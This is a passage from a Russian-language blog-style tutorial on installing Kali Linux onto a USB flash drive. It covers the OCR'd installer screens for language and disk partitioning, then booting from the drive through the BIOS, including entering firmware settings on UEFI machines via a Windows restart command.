
Дальше всё просто. Здесь не все скриншоты, только несколько узловых. Если у вас трудности именно на этом этапе, то можете подсмотреть подсказки в статье про установку Kali.



KALI LINUX
Select a language
Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.
Language:
Norwegian Nynorsk - Norsk nynorsk
Persian - فارسی
Polish - Polski
Portuguese - Português
Portuguese (Brazil) - Português do Brasil
Punjabi (Gurmukhi) - ਪੰਜਾਬੀ
Romanian - Română
Russian - Русский
Serbian (Cyrillic) - Српски
Sinhala - සිංහල
Slovak - Slovenčina
Slovenian - Slovenščina
Spanish - Español
Swedish - Svenska
Tagalog - Tagalog
Screenshot
Go Back
Continue



KALI LINUX
Select a language
Перевод программы установки на выбранный язык не завершён.
Вероятность того, что вы встретите непереведённый диалог на выбранный язык чрезвычайно мала, но не исключается полностью.
Продолжить установку на выбранном языке?
Нет
Да
Снимок экрана
Вернуться
Продолжить


KALI LINUX
Разметка дисков
Программа установки может провести вас через процесс разметки диска (предлагая разные стандартные схемы) на разделы, либо это можно сделать вручную. Если выбрать использование инструмента управления разметкой, у вас всё равно будет возможность позже посмотреть и подправить результат.
Если выбрать использование инструмента управления разметкой всего диска, то далее вас попросят указать нужный диск.
Метод разметки:
Авто - использовать весь диск
Авто - использовать весь диск и настроить LVM
Авто - использовать весь диск с шифрованным LVM
Вручную
Снимок экрана
Вернуться
Продолжить



KALI LINUX
Разметка дисков
Заметим, что все данные на выбранном диске будут стёрты, но не ранее чем вы подтвердите, что действительно хотите сделать изменения.
Выберите диск для разметки:
SCSI4 (0,0,0) (sda) - 15.8 GB TOSHIBA TOSHIBA USB DRV
Снимок экрана
Вернуться
Продолжить



KALI LINUX
Разметка дисков
Выбрано для разметки:
SCSI4 (0,0,0) (sda) - TOSHIBA TOSHIBA USB DRV: 15.8 GB
Диск может быть размечен по одной из следующих схем. Если вы не знаете, что выбрать -- выбирайте первую схему.
Схема разметки:
Все файлы в одном разделе (рекомендуется новичкам)
Отдельный раздел для /home
Отдельные разделы для /home, /usr, /var и /tmp
Снимок экрана
Вернуться
Продолжить



KALI LINUX
Разметка дисков
Перед вами список настроенных разделов и их точек монтирования. Выберите раздел, чтобы изменить его настройки (тип файловой системы, точку монтирования и так далее), свободное место, чтобы создать новый раздел, или устройство, чтобы создать на нём новую таблицу разделов.
Автоматическая разметка
Настройка программного RAID
Настройка менеджера логических томов (LVM)
Настроить шифрование для томов
SCSI4 (0,0,0) (sda) - 15.8 GB TOSHIBA TOSHIBA USB DRV
> #1 первичн. 15.1 GB F ext4 /
> #5 логичес. 694.2 MB F подк подк
Отменить изменения разделов
Закончить разметку и записать изменения на диск
Снимок экрана
Справка
Вернуться
Продолжить




А теперь просто ждём. Хоть я специально купил флешку с поддержкой USB 3, нам не удалось воспользоваться преимуществом в скорости.







Наконец-то всё готово:



Перезагрузка начнётся не сразу — дожидаемся окончание всех операций. Когда мелькнёт чёрный экран, то можно отключить виртуальную машину.

Вот и всё — флешка готова. Теперь можно загрузится с неё на любом компьютере.

Загрузка Kali Linux с флешки


Если у вас Windows не лицензионный, а «обычный», то загрузится с флешки достаточно просто. При начале загрузки компьютера нажимайте много раз кнопку Delete или Esc (иногда другую — в зависимости от модели материнской платы — это можно узнать у Гугла). В БИОСе, там где «Порядок загрузки» выберите вашу флешку. Флешка в этот момент должна быть вставлена в компьютер, иначе БИОС её не увидит. Опять же, когда я использовал гнездо USB 3, то и БИОС не видел флешку. Пришлось переключить в USB 2.

Если у вас лицензионный Windows (мне его втюхали вместе с ноутом), то у вас наверняка стоит новый геморрой от Microsoft под названием UEFI. Благодаря этой новации, теперь просто так не попадёшь в БИОС (а что это меняет, кроме добавления проблем?).


Самый простой способ попасть в БИОС — это ввести в командной строке (от имени администратора):

```
1    shutdown.exe /r /o
```

